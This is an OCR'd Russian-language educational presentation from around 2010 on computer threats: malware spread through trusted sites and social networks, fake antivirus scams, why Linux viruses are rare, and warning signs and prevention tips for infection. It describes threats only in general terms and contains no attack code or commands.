
Сегодня они на 85% распространяются через известные и вполне безобидные страницы — например, излюбленный технический сайт Gadget Advisor в конце мая 2010 года стал жертвой интернет - мафии. Известные сайты вызывают у пользователей больше доверия, к тому же их нельзя просто так изымать из Сети.

К вредоносному ПО относят не только вирусы, но и лжеантивирусные программы, которые имитирует сканирование системы и показывают в результате целый ряд найденных вирусов, которых в действительности не существует.

Чтобы избавиться от них, они приводят пользователя на страницу, где он должен с помощью кредитной карты оплатить полную версию антивируса (которой тоже не существует), чтобы удалить вредоносные программы, — и вот уже ваш счет пуст.

Число недавно открытых вредоносных программ

Поскольку вирусы активно модифицируют сами себя, число их вариантов стремительно растет.



Тенденция: поддельные программы-антивирусы

Уже в первом квартале 2009 года под видом вирусных сканеров появилось больше вредоносного ПО, чем за весь прошлый год.

ИСТОЧНИК: PANDA

Вредоносное ПО


Не только результаты поддельного поиска в Google могут перенести пользователя на зараженную интернет - страницу. Все чаще хакеры распространяют такие ссылки через популярные социальные сети, такие как Facebook, В Контакте, Одноклассники и т.д. которые насчитывает примерно 300 млн зарегистрированных пользователей. С помощью специальных средств преступники автоматически создают многочисленные профили пользователей. С таких поддельных профилей другим пользователям рассылаются сообщения со ссылками на страницы, где «жертвы» подвергаются атаке вредоносных программ.


ОТКУДА ВЕДУТСЯ АТАКИ

Большая часть веб-атак осуществляется из Америки. Но, по утверждениям экспертов, эту страну быстро догоняют Украина и Китай.


Основные способы обмана в Интернете


- Обман на eBay;
- Мошенничество с недвижимостью;
- Банковские данные;
- Ложные вирусы.





Предупреждение о перенаправлении - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://clck.yandex.ru/redir/AiuY0DBWFJ4ePaEse6rgeAjgs2pI3DW99KUdgowt9Xtp0tfIN7kEeHBf
Википедия (ru)
Главная страница Я... Сервисы Яндекса Самые популярные Начальная страница Лента новостей Windows Media Windows Бесплатная почта Н...
Яндекс
Найти
Войти Почта
Курск +13 USD 29,38
Поурочное планир... Согласно энциклоп... обучающие видео... Видеокурсы на Все... гис — Яндекс: наш... Предупрежден...
Яндекс
Внимание
Ссылка может оказаться не той, за которую себя выдает.
Она могла быть изменена с целью спама и фишинга или была создана давно.
Если вы действительно хотите перейти по этой ссылке, нажмите на нее здесь:
http://www.vidkurs.ru/
Copyright © 2009 «Яндекс»
Загрузки Site_promotion.avi Zapis_CD_DVD.rar
Очистить

Операционная система Linux





Вирусы для Linux существуют.



Но большинство из них существует только как доказательство того факта, что такую программу можно написать в принципе (proof of concept).

В реальности распространению вирусов в среде Linux (и вообще, unix) мешает перечень причин:

1) Основная масса пользователей таких ОС не работает с полномочиями суперпользователя. В отличие от ОС семейства Windows, с Linux-подобной ОС можно работать и без полномочий суперпользователя, а это означает, что ни намеренно, ни с помощью вируса нанести ущерб ОС невозможно;

2) В отличие от ОС семейства Windows, в Linux портированы куда более широкий спектр аппаратного обеспечения; это означает, что, задумай злоумышленник написать вирус, ему пришлось бы позаботиться, чтобы его вирус поддерживал ту аппаратуру, которую поддерживает Linux; в свою очередь, это означает, что вирус, как и основная масса ПО для Linux, будет распространяться в исходниках и пользователю САМОМУ придется заниматься его сборкой и установкой; такая идея представляется абсурдом.

Вывод

Чтобы обезопасить свой компьютер от нападения, следует обязательно обновить операционную систему, а также установить эффективный антивирус и позаботиться о комплексной защите. Также убедитесь, что на вашем ПК установлены самые свежие версии программ Adobe Reader и Adobe Flash Player, чтобы вирусы не могли проникнуть через PDF-файлы и Flash-ролики.

Не храните пароли в незашифрованном виде на своем компьютере и старайтесь не ставить галочку на сайтах в графе «Запомнить пароль».

Профилактика заражения компьютерным вирусом

Основные признаки появления в системе вируса

- ✔ замедление работы некоторых программ;
- ✔ увеличение размеров файлов (особенно выполняемых);
- ✔ появление не существовавших ранее «странных» файлов, особенно в каталоге Windows или корневом;
- ✔ уменьшение объема доступной оперативной памяти;
- ✔ внезапно возникающие разнообразные видео и звуковые эффекты;
- ✔ заметное снижение скорости работы в Интернете (вирус или троянец могут передавать информацию по сети);
- ✔ жалобы от друзей (или провайдера) о том, что к ним приходят непонятные письма;
- ✔ вирусы любят рассылать себя по почте;
- ✔ исчезновение файлов и каталогов или искажение их содержимого;
- ✔ невозможность загрузки операционной системы;
- ✔ изменение размеров, даты и времени модификации файлов;
- ✔ частые зависания и сбои в работе компьютера.

